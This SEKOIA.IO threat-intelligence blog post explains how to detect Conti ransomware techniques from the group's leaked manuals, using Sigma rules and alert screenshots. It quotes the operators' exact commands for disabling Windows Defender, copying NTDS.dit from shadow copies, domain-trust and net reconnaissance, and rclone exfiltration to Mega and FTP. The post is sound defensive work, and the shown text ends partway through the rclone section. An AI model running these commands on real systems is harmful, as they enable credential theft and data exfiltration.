An insider insights into Conti operations – Part Two

sekoia.io/en/an-insider-insights-into-conti-operations-part-two/

August 19, 2021

If you are a client who declined the deal and did not find your data on cartel's website or did not find valuable files, this does not mean that we forgot about you, it only means that data was sold and only therefore it did not publish in free access!

The first blog post was focusing on Conti's evolution and the leak's context and analysis. In this second blog post, we will look into how to make simple detection rules to detect the techniques shown in the Conti manuals. The techniques are simple for most of them, with no obfuscation and classic techniques being used, hence why simple detection rules are possible.

For that, we picked a few techniques that we will explain, and link them to existing rules to show that open-source detection techniques already exist for such a threat and can be used to help all the companies prevent that. However, please note that even though simple rules can detect Conti operations as displayed in the manuals, it does not mean it will detect future Conti intrusions or other ransomware actors. The techniques are important and should be explored in depth to make better detection rules.

Let's detect Conti's techniques!

Disable Windows Defender using PowerShell (T1562.001)

The command used to Disable Windows Defender by the Conti operators is the following one:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

They use PowerShell and the command “Set-MpPreference” that is used to configure preferences for Windows Defender scans and updates on the whole system, instead of “Add-MpPreference” that modifies the settings of Windows Defender and is often used to whitelist a specific path from being scanned by Windows Defender.

A thing to note here is that the Conti operators seem to disable ONLY “RealTimeMonitoring”, whereas most of the actors also disable “BehaviorMonitoring”.

Although there are lots of ways to disable Windows Defender, this is a widely used technique and therefore a good detection opportunity. Indeed, this is used by many other ransomware actors, but also APT actors such as Lazarus, as shown in the F-Secure blogpost[1].


A Sigma rule to detect this is provided as well with the blogpost and its GitHub repository[2].

This is great as it allows such a threat to be detected with only Event ID 1 from SYSMON or Event ID 4688 from Windows for example.

In SEKOIA.IO we have a similar rule to detect this technique, however as written in the introduction to this blog post, the command itself is not really important, what’s important is the technique: Disabling Windows Defender. Therefore we looked into the TTP in depth to check what techniques can be used to disable Windows Defender and built rules on that.

To give a few examples, Windows Defender can be disabled using the command “sc” or through registry keys directly as well. Its legitimate executable “MpCmdRun.exe” can also be used to remove all signatures within Windows Defender, making it not really disabled but quite useless for detection.

Here is how Windows Defender being disabled using PowerShell is shown on a SEKOIA.IO alert:



80 TTP - Impair Defenses - Windows Defender Deactivation in Powershell

ID ALQF5znnSctR - Matched 3 minutes ago

Alert Type
system-compromise

Impacted Asset

Impacted Entity
Entity 1

Threats
- System Services: Service Execution
- Indicator Removal on Host: Clear Windows Event Logs
- Command and Scripting Interpreter
- Windows Management Instrumentation
- Impair Defenses: Disable or Modify Tools

Urgency
High
80
previous
80 | High

Kill chain phases: Cyber kill chain

Reconnaissance → Weaponization → Delivery → Exploitation → Installation → Command and Control → Actions on Objectives

Alert Description: system-compromise

Deactivation of Windows defender antivirus

Threat Intelligence Context

Impair Defenses: Disable or Modify Tools TLP:WHITE

Adversaries may disable security tools to avoid possible detection of their tools and activities. This can take the form of killing security software or event logging processes, deleting Registry keys so that tools do not start at run time, or other methods to interfere with security tools scanning or reporting information.

Sources SEKOIA The MITRE Corporation

Timeline

16 Aug, 2021

Event 09:26:10
DESKTOP-EFVI6ET \ research02 executed PowerShell code on DESKTOP-EFVI6ET

Event 09:26:10
DESKTOP-EFVI6ET \ research02 executed PowerShell code on DESKTOP-EFVI6ET

Detection of Windows Defender deactivation in SEKOIA.IO

Retrieve NTDS file from Volume Shadow Copy (T1003.003)

Dumping the “NTDS.dit” file from the Active Directory is a very common method to extract password hashes of all the domain members. To achieve this, various tools or techniques can be used. The one performed by Conti operators is based on the copy of the “NTDS.dit” file from a Volume Shadow Copy.

Conti operators are not the only ones to use that technique. MITRE ATT&CK is listing some software and groups using that technique, named “OS Credential Dumping: NTDS”[3]. These threat actors include FIN6, Fox Kitten, and Mustang Panda.

The widely used technique detailed in the Conti manual consists in finding a Shadow Copy on the Active Directory and then copying the “NTDS.dit” file. In case no Shadow Copy exists, the Conti operators create one using the “vssadmin” command. The command lines used by the operators are the following ones:

```
wmic /node:”DC01″ /user:”DOMAIN\admin” /password:”cleartextpass” process call create “cmd /c vssadmin list shadows >> c:\log.txt”
```

OR

```
wmic /node:”DC01″ /user:”DOMAIN\admin” /password:”cleartextpass” process call create “cmd /c vssadmin create shadow /for=C: 2>&1”
```

THEN

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\programdata
```

The detection of the NTDS.dit file dump using Volume Shadow Copy can be achieved at different steps.

First, monitoring suspicious “vssadmin” execution may reveal the creation, the deletion or the listing of Shadow copies. While creating Shadow copies is a common solution used to perform regular backups, listing and deleting Shadow copies are much rarer.


Detection rule can be done on the Microsoft-Windows-Security-Auditing Event ID 4688 (A new process has been created) by looking for the process name “vssadmin.exe” and suspicious command line arguments, which could be “delete shadows”, “list shadows”, “create shadow /for=C:”. The Event ID 1 (Process creation) from Sysmon can also be used with the fields “Image” and “CommandLine”.

Second, detecting activities related to the “NTDS.dit” file would be efficient to identify attacker behaviors. To do this, a solution is monitoring command lines that contain the command “copy” and the “NTDS.dit” file path “\Windows\NTDS\NTDS.dit”. Again, the Windows Event Event ID 4688 and Sysmon Event ID 1 allow this. Sysmon can also be used to detect the creation of this file using the Event ID 11 (FileCreate) and checking if the “TargetFilename” matches “*NTDS.dit” in case the attacker doesn’t rename it.

A Sigma rule[4] provides elements to detect the technique used by Conti operators.

Other ways to dump “NTDS.dit” file are possible, using the built-in Windows tools (esentutl, ntdsutil) or penetration testing tools (Mimikatz, Koadic, CrackMapExec, …). Again, their execution can be detected using Windows and Sysmon events.

We replayed the commands on a Windows machine supervised by the SEKOIA.IO XDR. Here are two alerts that have been raised:



List Shadow Copies

ID ALZYRygzSmvU - Matched less than a minute ago

Alert Type: system-compromise

Threats: System Information Discovery

Impacted Asset

Impacted Entity: Entity 1

Timeline

12 Aug, 2021

Event 14:41:24
Process c:\windows\system32\wbem\wmic.exe created by research02 on DESKTOP-EFVI6ET

Event 14:41:24
Process c:\windows\system32\wbem\wmic.exe created by research02 on DESKTOP-EFVI6ET

Alert Description: system-compromise

Detects command line used to list shadow copies. An adversary may attempt to get information on shadow volumes to perform deletion or extract password hashes from the ntds.dit file.

Threat Intelligence Context


System Information Discovery

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from System Information Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Tools such as Systeminfo can be used to gather detailed system information. A breakdown of system data can also be gathered through the macOS `systemsetup` command, but it requires administrative privileges.

Infrastructure as a Service (IaaS) cloud providers such as AWS, GCP, and Azure allow access to instance and virtual machine information via APIs. Successful authenticated API calls can return data such as the operating system platform and status of a particular instance or the model view of a virtual machine.(Citation: Amazon Describe Instance)(Citation: Google Instances Resource)(Citation: Microsoft Virutal Machine API)

Detection of Shadow Copies listing on SEKOIA.IO



NTDS.dit file dumping

ID ALVQoAQVgrCj - Matched less than a minute ago

Alert Type: system-compromise

Impacted Asset

Impacted Entity: Entity 1

Threats: OS Credential Dumping: NTDS

Urgency

Kill chain phases: Cyber kill chain

Alert Description: system-compromise

Detects copy of the file NTDS.dit.

Threat Intelligence Context

OS Credential Dumping: NTDS

Adversaries may attempt to access or create a copy of the Active Directory domain database in order to steal credential information, as well as obtain other information about domain members such as devices, users, and access rights. By default, the NTDS file (NTDS.dit) is located in `%SystemRoot%\NTDS\Ntds.dit` of a domain controller.(Citation: Wikipedia Active Directory)

In addition to looking NTDS files on active Domain Controllers, attackers may search for backups that contain the same or similar information.(Citation: Metcalf 2015)

The following tools and techniques can be used to enumerate the NTDS file and the contents of the entire Active Directory hashes.

- Volume Shadow Copy
- secretsdump.py
- Using the in-built Windows tool, ntdsutil.exe
- Invoke-NinjaCopy

Timeline

12 Aug, 2021

Event 14:46:54
Process c:\windows\system32\cmd.exe created by research02 on DESKTOP-EFVI6ET

Event 14:46:54
Process c:\windows\system32\cmd.exe created by research02 on DESKTOP-EFVI6ET

Detection of the copy of NTDS.dit file on SEKOIA.IO

Identify domains using Nltest (T1482)

Conti operators used the Windows built-in command “nltest.exe” to identify Domain Controllers (DCs) and “trusts” relationships. As their name says, Domain Controllers are servers that can “control” a Windows Domain and therefore this command is commonly used by attackers as it is a quick, built-in way to enumerate servers of great interest.

The trust relationship is a link between domains or forests in a Windows environment. When this link is set up between two domains for instance, domain A can access resources in domain B. It is way more complex than that though as there can be one-way trust or two-ways trust, … We recommend reading the Microsoft documentation[5] for more details and this great blogpost[6] by @harmjoy which covers many techniques used to abuse domain trusts.

Although being built-in, the “nltest” command is surprisingly not used much for legitimate usage by users/administrators, which makes it a great detection opportunity! Here are the exact commands used by the Conti operators:

```
nltest /DOMAIN_TRUSTS
nltest /dclist:”NameDomain”
nltest /domain_trusts /all_trusts
```

These three commands do the following:


- Returns a list of trusted domains.
- Returns all Domain Controllers on a specific domain (NameDomain here)
- Returns all trusted domains.

Again, as these commands are commonly used and really simple, a public Sigma rule[7] already exists for this and can be used to detect all three commands.

This rule can be used with only the Windows Event ID 4688 or Sysmon Event ID 1.

Other techniques can be used to retrieve similar information such as “dsquery.exe”, as it can be observed in the Sigma rule, which is also a legitimate built-in Windows executable. One other quick win is to take a look at PowerShell commands that can be used as well to retrieve a list of Domain Controllers for a domain, although that is more commonly used and can lead to some false positives.

Here is how an alert regarding that technique is shown on SEKOIA.IO:



TTP - Domain Trust Discovery - nltest

ID ALrxVF2mFMZX - Matched less than a minute ago

Alert Type: lateral-move

Impacted Asset

Impacted Entity: Entity 1

Urgency

Threats: Domain Trust Discovery

Kill chain phases: Cyber kill chain

Reconnaissance | Weaponization | Delivery | Exploitation | Installation | Command and Control | Actions on Objectives

Alert Description: lateral-move

Detects attempts to gather information on domain trust relationships that may be used to identify lateral movement opportunities. These command lines were observed with a high fidelity in incidents related to Bazar & TrickBot

Threat Intelligence Context

Domain Trust Discovery TLP:WHITE

Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain.(Citation: Microsoft Trusts) Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct SID-History Injection, Pass the Ticket, and Kerberoasting. (Citation: AdSecurity Forging Trust Tickets)(Citation: Harmj0y Domain Trusts) Domain trusts can be enumerated

Timeline

12 Aug, 2021

Event 18:41:32
Process c:\windows\system32\nltest.exe created by research02 on DESKTOP-EFVI6ET

Event 18:41:32
Process c:\windows\system32\nltest.exe created by research02 on DESKTOP-EFVI6ET

Event 18:41:24
Process c:\windows\system32\nltest.exe created by research02 on DESKTOP-EFVI6ET

Event 18:41:24
Process c:\windows\system32\nltest.exe created by research02 on DESKTOP-EFVI6ET

Event 18:41:15
Process c:\windows\system32\nltest.exe created by research02 on DESKTOP-EFVI6ET

Event 18:41:15
Process c:\windows\system32\nltest.exe created by research02 on DESKTOP-EFVI6ET

Detection of domain trusts discovery using the “nltest” command

Identify remote systems using net command (T1018)

Conti operators executed the following commands (SEKOIA removed explicit information on hostnames and usernames):

```
net view \\[DC_SERVER] /all   1>>c:\programdata\sh.txt
net view \\[HOSTNAME] /ALL
net view /all /domain
net view \\host /ALL
net view \\172.16.1.40 /ALL
net user [USERNAME] /dom
net user [USERNAME] /domain
net user Администратор /active:yes
net group "domain admins" /domain
net accounts /dom
```

There are several things to note in these commands.

The first one is that once, they use the operator “1>>” to redirect command output into a file. Redirecting output to a file on Windows is already not necessarily common but still can lead to quite a lot of false positives depending on the Estates, however it is mainly done by using only “>” or “>>”, not “1>>”.

There is an awesome quick win here: checking for “1>>” in the command line argument.

The second thing is that even though most of the listed commands are very commonly used in a corporate environment, the following one can have a higher detection rate:

```
net group “domain admins” /domain
```

Indeed, this is a bit less common to see that command in corporate environments and therefore this can be used for detection. This is also a rule available publicly on the Sigma repository[8] and can be detected with the Windows Event ID 4688 or Sysmon Event ID 1 as well. Depending on your Estate’s activity, you might be able to remove the time and count conditions in the rule to be more specific and be able to catch an attacker using this command a single time. Although note that this might lead to some false positives and this should definitely be adapted to your corporate environment.

Except that, all the commands are very commonly used in a corporate environment. They are discovery / reconnaissance commands and should still be detected in our opinion, however with a low “score” / “urgency”. As shown above with the Sigma rule though, it can be a good thing to have a higher score if the commands are executed on the same host multiple times in a row in a few seconds. Note that seeing only one of these commands should not be a “red flag”, however it is still useful to have a rule for it in case other rules match.

Let’s take a quick example with only the commands above. There are 10 commands listed. Assuming the 10 are executed (even if that will probably not be the case), the created rules will match 10 times.

At SEKOIA.IO we use an urgency “score” that represents the criticality of an alert and if it should be dealt with right away or not. We also have a “similarity” system, which will give us how many times a rule has matched on the same host.

Therefore, if several commands are executed on the same host, and each command matches the same rule, we will still have a low urgency score however we will have a high “similarity” number.

In case only one command is executed, we will have one alert with one event and 0 similarity, hence we will know that it is most likely a false positive if no other rule matches as well.

However when the 10 commands are executed, we will have either:


- one alert with 10 similarities if the commands are executed on the same host
- 10 alerts otherwise

Either way, this is already a bit suspicious. Following that, we will analyse the events and check if there are other suspicious events on the same host / surrounding those commands overall. And this is only the discovery step, so many other alerts, as shown in this blogpost for example, will (likely) be raised!

Everything above is just here to say one thing: every step of the MITRE ATT&CK matrix is worth being detected. False positives can always be avoided / reduced and not detecting those techniques (and especially the discovery techniques) could lead to a huge delay from the defenders to spot the attacker.

The detection of every command here is quite straightforward as well with just the detection of “net.exe”/”net1.exe” and each option for example and works with Windows Event ID 4688 and Sysmon Event ID 1 as well.

Here is a simple example that shows an alert on SEKOIA.IO when “net.exe” or “net1.exe” are used to discover shares:



TTP - Network share Discovery
ID ALh8YVUUVSq5 - Matched less than a minute ago

Alert Type: malware

Threats: Network Share Discovery

Impacted Asset

Impacted Entity: Entity 1

Urgency

Kill chain phases: Cyber kill chain

Alert Description: malware

Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network. File sharing over a Windows network occurs over the SMB protocol. This technique is frequently leveraged by threat actors such as APT32, APT41, Wizard Spider. But also, through the use of some malware such as Cobalt Strike, Empire, PlugX and Ramsay.

Threat Intelligence Context

Network Share Discovery

Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various

Timeline

12 Aug, 2021

Event 18:31:25
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Event 18:31:25
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Event 18:31:15
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Event 18:31:15
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Event 18:30:59
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Event 18:30:59
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Event 18:30:47
Process c:\windows\system32\net.exe created by research02 on DESKTOP-EFVI6ET

Detection of network share discovery commands on SEKOIA.IO

Exfiltrate data using Rclone (T1567.002)

Rclone is a legitimate program to manage files on Cloud storage that is often used by ransomware operators performing double extortion. Indeed, it is a simple command-line tool that enables them to exfiltrate data from compromised systems to their storage system. In 2021, Rclone was observed in several ransomware attacks operated by Darkside, Egregor, Revil or Conti operators. This tool is rarely used in company IT environments. It is therefore relevant to look for its possible execution traces.

According to the leaked manual and a previous DFIR report[9], Conti operators are using Rclone with a configuration file and without trying to disguise their activities. Indeed, they download the program directly from the official webpage and don’t obfuscate their commands:

```
rclone.exe config
rclone.exe config show
rclone.exe copy “FILES” Mega:Finanse -q –ignore-existing –auto-confirm –multi-thread-streams 12 –transfers 12
rclone.exe copy “FILES” ftp1:uploads/Users/ -q –ignore-existing
–auto-confirm –multi-thread-streams 3 –transfers 3
```

